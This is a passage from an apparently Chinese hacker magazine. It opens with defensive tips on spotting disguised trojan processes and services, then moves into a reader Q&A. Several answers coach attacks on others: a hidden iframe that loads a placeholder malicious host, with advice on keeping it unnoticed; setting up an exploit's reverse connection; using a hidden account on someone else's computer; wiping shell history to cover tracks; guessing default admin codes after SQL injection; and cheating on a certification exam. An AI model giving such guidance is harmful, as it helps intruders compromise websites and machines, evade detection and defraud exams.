


图10

2. 进程管理

（1）需要熟悉常见的系统进程，比如winlogon.exe是和系统登录有关，lsass.exe是Windows进行帐户验证的进程。

（2）小心任务管理器也会骗人

经常使用任务管理器，我们就会发现它没有每个进程所对应的路径，svchost.exe进程所对应的路径为c:\Windows\system32，如果我们将木马程序命名为svchost.exe并复制到c:\Windows下，那么任务管理器就会欺骗我们的眼睛。为了防止这类问题，我们可以使用WMIC查看进程，具体方法为：在CMD中输入 **wmic process where creationclassname="win32_process" get caption,executablepath**，就可以查看到每个进程与可执行程序的对应了，如图10。

既然任务管理器欺骗我们，那么我们该使用什么呢？sysinternals工具包中的process explorer就是非常棒的进程管理工具，对于木马我们最怕的就是进程注入型的，使用该工具可以查看到常见进程的DLL文件。以IE为例，运行process explorer，按“ctrl+d”，在程序下方的框中就能清楚的看到进程调用的DLL文件，如图11。当然这么多的DLL文件会让我们看得有点头晕，可以使用程序自带的搜索功能，选中某个DLL文件，右键选择“在线搜索”就可以逐个排查DLL文件了。




图11

（3）服务管理


很多时候我们在“开始”—“运行”栏输入services.msc来查看系统的服务，但是我们却忽略了木马服务的特点，一般木马服务的启动类型为自动。另外我们判断木马服务一般还靠该服务的描述，其实使用WMIC这时候是最管用的，在CMD下输入 **wmic service where creationclassname="win32_service" get caption, description, pathname>services.txt**，就会将系统所有以自动方式启动的服务写入到services.txt，我们逐个排查就可以了。

（4）如何进行文件检测

我们的计算机就像一个大市场，每天都通过网络进行各种信息的交易，对于下载的程序尤其是黑客软件，我们在使用的时候是否已经成了别人的肉鸡呢？对于特殊的下载文件，我们在运行的时候应该进行监视，这里向大家推荐的还是sysinternals工具集中的filemon和regmon，具体的使用方法在以前的杂志中都有过详细的介绍，限于篇幅就不再赘述了！

学习了以上所介绍的一些技巧，相信我们的系统应该固若金汤了，再选择一款信得过的杀毒软件来保驾护航，开启实时监控，从此就不怕那些病毒和木马了。

（本文所涉及到的Filemon、Regmon、process explorer已收录到光盘中）



问： 影子系统是不是与还原精灵一样，在启动后，你在安装别的游戏或者下载资料等只要电脑一关，在下次开机时就没有了，是不是这样？

答： 影子系统可以保护全盘也可以保护单个盘，完全根据你的需要，如果不想保护时就不启动。启动后若只想保护系统盘，则选择单一影子模式；要想保护全部，选择完全影子模式。

问： 在第12期杂志上介绍的那个诺顿溢出漏洞，其利用工具说要填写外网IP地址，是否内网就不行了，还是要搞个端口映射之类的东西？

答： 准确的说应该填写一个溢出主机能够连接到你的端口，同个局域网不用端口映射直接监听本机端口；如果你是在内网中、又要溢出外网的主机那就需要端口映射，让对方能反向连接到你了。

问： 在别人的电脑上设置了一个隐藏帐户，可开机时只有administrator登录输入密码的地方，怎么样用我的隐藏帐户来登录啊？

答： 连续按ctrl+alt+del两次，就会出现类似WIN2000的登录界面，输入用户名和密码登录即可。

问： 如何在Linux下清除操作信息的记录？

答： 在Linux下比如在终端里或是在文本方式操作时，只要按上下光标键就可以快速调用以前的命令，可是这样其他人使用同样的用户登录后也同样知道你的操作了。另外在Linux图形界面中，比如GNOME、在面板的菜单上有打开最近文档这一选项，列出了最近的用户的所有使用的文件。如何清理这两种属性呢？

1.该属性分别归于不同的用户，只有相同的用户登录后才能使用以上的属性。

2.每个用户的根目录下有两个隐藏文件：.bash_history和.recently-used。前者记录了所有终端和文本方式中使用过的命令；后者记录所访问过的文件。

3.通过上面的介绍可以知道，只要将用户目录下的这两个文件清空就可以清除以上记录了。如本人的电脑经常使用root登录(一个很不好的习惯)，只要在/etc/rc.d/rc/local文件中加上以下两句就可以了：

```
>/root/.bash_history
>/root/.recently-used
```

这样每次开机时就会自动清空这两个文件，从而清除以上的操作记录。

问： 1.我在自己申请的空间中上传了木马，并且使用暗黑综合网马生成器生成了网马。将生成的网马上传到这个空间，然后我在同一个空间里传上了另外一个网站的的index.html文件，并且编辑了这个文件，尝试把挂马代码加在其中，请问我这样可以收到信吗？收信空间我是另外找的一个空间。2.想问问大家，在将网马的执行代码插入网页文件里的时候有什么基本的规则没有，比如：

```
<html>
<iframe src="http://XXXX.YYYY.net/Cx.html" width="0"
height="0" frameborder="0"></iframe>
<html>
```

这个执行代码在插入网页文件的时候，两头的<html>是不是都要复制进去？最好是插入在什么地方？

答： 1.主要是你的网马存放的空间到底是否稳定？会不会被杀？或者支不支持.exe的文件上传？再者就取决你用的何种网马生成器了，收信量主要取决于你的网马生成器的中马率了，这点很重要。2.这个代码不一定要<html>iframe</html>这样的标签，只要iframe代码段就可以。最好插入结尾，或者开头，不要插入其它函数段内，因为我们挂马也要去考虑能否让这个页面正常，也就是不会使页面变形。关键在于隐蔽，不让别人察觉。

问： 系统隐藏帐号建立完后，一重启电脑，就在本地用户和组里显示出了帐户的问题，不重启在列表里看不出来，不知道是微软打了补丁还是我哪里做错了？

答： 对于Win2003系统此漏洞已被修复，只能克隆，但隐藏后会在重启之后显示出所有帐户。

问： 怎么取消单击鼠标时系统的咔咔声？

答： 选择"控制面板"->"声音和音频设备"->"声音"->"声音方案"，将其改成自己喜欢的，或者关掉就什么也没了。

问： 半个月前买了一个7无QQ，想申请设置第二代DNA，反反复复设了不少于10次，也没有一次成功，该如何申诉才能成功呢？

答： 腾讯现在改变了政策，以前无保护的号码都可以直接设密码保护，但是现在5位-8位的QQ号码不管本身是无保护的还是已经设了第一代密码保护的，都必须通过预设才能够升级至第二代密码保护。

1.请从这里登录你的QQ号码https://account.qq.com/cgi-bin/authRSA?PcacheTime=1182802633；

2.登录成功后点击右上角的"升级为第二代密码保护"按钮(说明：如果号码本身就是第二代密码保护，将不会出现此按钮)，按照界面的说明使用手机操作，然后点击下一步；

3.这时会进入填写证据资料界面，这是最关键的一步！你只需填写3个历史密码，其它的暂不填写；

4.这时进入预设DNA界面，按照提示填好就行，千万记住你填写的资料，然后点击下一步；

5.预设DNA资料完成。一天以内手机会收到短信，提示是否预设成功，如果不成功，请过段时间再试，因为填写的密码使用时间越长，预设越容易成功！

问： 如何判断QQ号码的申请地址？

答： 1.可以根据QQ本来的个人资料和里面的好友来判断，因为大部分人加好友都是本地的。

2.根据QQ交友中心来判断http://love.qq.com。

3.根据QQ校友录来判断http://school.qq.com。

问： 如何在命令提示符下打开指定磁盘的目录窗口？

答：我们以打开C盘为例，在CMD命令提示符下输入命令 **c:\windows\Explorer c:** 或 **start c:** 就可以了。

问： 对于第一期杂志“轻松突破ATA考试认证系统的限制”一文中提到的记事本工具oath，在这个记事本工具里好像只能另存为一般的文本文档，我不知道这样和普通的文本文档会不会有什么区别？在ATA公司那个考试系统下，那个工具下另存为的文本文档还能打开吗？

答： 这个记事本工具是用来置顶用的，可以显示在考试系统上面。你用这个记事本保存了文本，直接打开文本是默认调用系统的记事本工具，没有置顶功能。但你可以先打开这个工具，然后在这个工具中打开你保存的文本，就能看到答案了。

问： 如何为文件夹添加背景音乐？

答： 在文件夹空白处单击鼠标右键→自定义文件夹→选择“创建或编辑HTML文档”，单击下一步，系统会自动弹出使用记事本打开的Folder.htt文件。在文件中找到 **<body scroll=no>** 这段代码，在下面加入 **<bgsound src="file://F:\音乐天地\水木年华\一生有你.wav" loop=1>**。“loop=1”就表示播放一次，-1表示循环播放。接下来就是保存文件，退出编辑状态。在该文件下按F5刷新，就可以听到自己喜欢的音乐了。注意，我们在选择背景音乐的时候要使用WAV文件格式，如果使用MP3文件，也必须先用软件将MP3格式转换成WAV格式后才能使用。

问： 电脑无法启动显示器显示黑屏，开机就发出嘟嘟的声音，是软件问题还是硬件问题，怎么解决？

答： 最有可能的是内存问题，可能是接触松了。如果你好长时间没有使用电脑，然后突然不能用了，就有可能是内存被氧化了，拔下来把接口处用橡皮擦干净，然后再插上有时就会恢复正常了。

问：我在家中用来上网的电脑是一台二手的网吧电脑，使用三星160G移动硬盘后，能读出文件，在复制文件过程中移动硬盘盘符消失，再次插入移动硬盘能够显示硬盘盘符，但每个盘符显示文件目录损坏并且无法读取，重新格式化后却能使用，但还是会出现相同的问题。

答： 估计是USB接口的供电能力不足造成的，建议将你的移动硬盘拿到其它电脑（比较好的配置电脑）上看看能不能正常使用，如果在其它电脑上能正常使用的话，那么肯定就是硬盘供电不足造成的。你可以到电脑城购买一个专门为移动硬盘供电的电源安装上就可以了。

问： tmp文件是什么东西，怎么每次保存文档都会出现？

答： TMP是临时文件格式，本质上和虚拟内存没什么两样，只不过临时文件比虚拟内存更具有针对性，单独为某个程序服务而已。比如WORD安装目录里的临时文件，在你使用WORD的时候，不要去删除它们，这些以“~”开头，以TMP结尾的文件都是WORD程序工作时要用到的，大多处于读写保护状态，你想删除它们也删除不了。如果你在使用WORD的时候死机了，下次开机进入Windows的时候，也不要先删除它们，应该打开WORD，WORD就会从这些临时文件里读取上次你死机时候最新保存的结果，让你最大限度的恢复上次的工作。其实这就是WORD恢复上次文档的原理。

问： 我的WINDOWS系统的欢迎屏幕被禁用了，提示：“一个最新安装的程序已停用欢迎屏幕和快速用户切换，你必须卸载该程序以恢复这些功能，下列文件名可以帮你识别该程序所做的修改：tvt_gina.dll”。

答： 1、MyGina.dll是用来屏蔽掉GINA的一个文件（GINA是Winlogon用来实现认证的一个DLL文件，主要用于显示登录对话框和用户输入用户名及口令）。你可以在系统根目录下和windows\system32目录下找到MyGina.dll文件，将它删除掉。然后打开注册表，在HKEY—LOCAL—MACHINE\Software\microsoft\windows NT\currentVersion\winlogon下将GinaDLL删除。重新启动电脑即可。

2、先确认自己是否安装过与登录系统有关的软件，如果有的话，先卸载掉。然后更新杀毒软件和木马查杀软件，在安全模式下进行杀毒，以确认不是病毒原因所致。打开控制面板——管理工具——服务，找到Fast User Switching Compatibility服务，点击右键，选择属性，将启动方式改成自动。

问： 打开D盘，系统让我选择打开方式（打开程序），应该选择哪个？

答： 哪个都不选，出现这种情况是因为磁盘打开关联被病毒破坏了。可以手动在命令提示符下清除D盘中的autorun文件，即可恢复。不过建议你使用网上的autorun杀毒和免疫工具，这样既可清除病毒又能修复磁盘打开关联，防止以后出现这种情况。

问： 使用WINRAR压缩的时候会有压缩程度的选项，比如最大、标准或者最小。我想问这里的最大和最小的区别，如果使用最小压缩的话会不会影响质量啊？

答： WINRAR支持六种压缩方法：“存储”、“最快”、“快速”、“常规”、“较好”和“最好”。“最好”方式提供了最高，但速度最慢的压缩；“最快”压缩性能最差，但速度最快；“存储”则将全部文件集合成单个的文件，但是不压缩。如果你的压缩文件是为了发布或是长久性保存，可能你会忽略时间因素而使用“最好”的压缩方法来尽可能减少压缩文件的大小。但是如果你只是用来做你每天的备份，使用“常规”压缩则是你最佳的选择。

问： 我在登录一网站后台时，要求输入“管理认证码”，没有的话就无法进入。这是什么？和验证码一样吗？

答： 首先这个管理认证码和普通的验证码不同，它等于管理员的二级密码。例如动易，这个密码不是保存在数据库中，而是保存在Admin_ChkCode.asp文件里，即使你通过注入得到了管理员密码，在没有这个管理认证码的情况下也不能登录，不过倘若管理员没有修改的话，可以使用默认的认证码碰碰运气。

问： 我运行一下游戏就出来了六个Conime.exe进程，刚开始只有一个，后来慢慢的加到六到，它们都占内存80K。

答：Conime.exe进程是在命令提示符下输入中文的必须进程，删除后就不能使用中文输入法了。在进程中有一个应该是正常的，但是有六个的话就要检查一下系统有没有中毒了。

问： 有些电子书，打开以后里面的文字不让复制，只能看，有什么办法能把里面部份文字复制下来吗？

答： 有些电子书有打印选项，当选择打印页面后可以在系统的临时文件夹中找到这个页面，一般是htm格式，这样就能复制了。不能打印时可以先截图后提取文字，微软在Microsoft Office 2003中的工具组件中有一个“Microsoft Office Document Imaging”的组件包，它可以直接执行光学字符识别、用它就能提取图片中的文件。如果想整本复制的话，可能就得反编译电子书了。

问： 我玩CS的时候，有时会弹出内存不能为read，打开某些网站也出现内存不能为read，这是怎么回事？

答： 这种问题一般情况是硬件不兼容，多是内存插得不是同一牌子或是同一型号，就会出现这样的提示。

问：迅雷和web迅雷有什么区别啊？
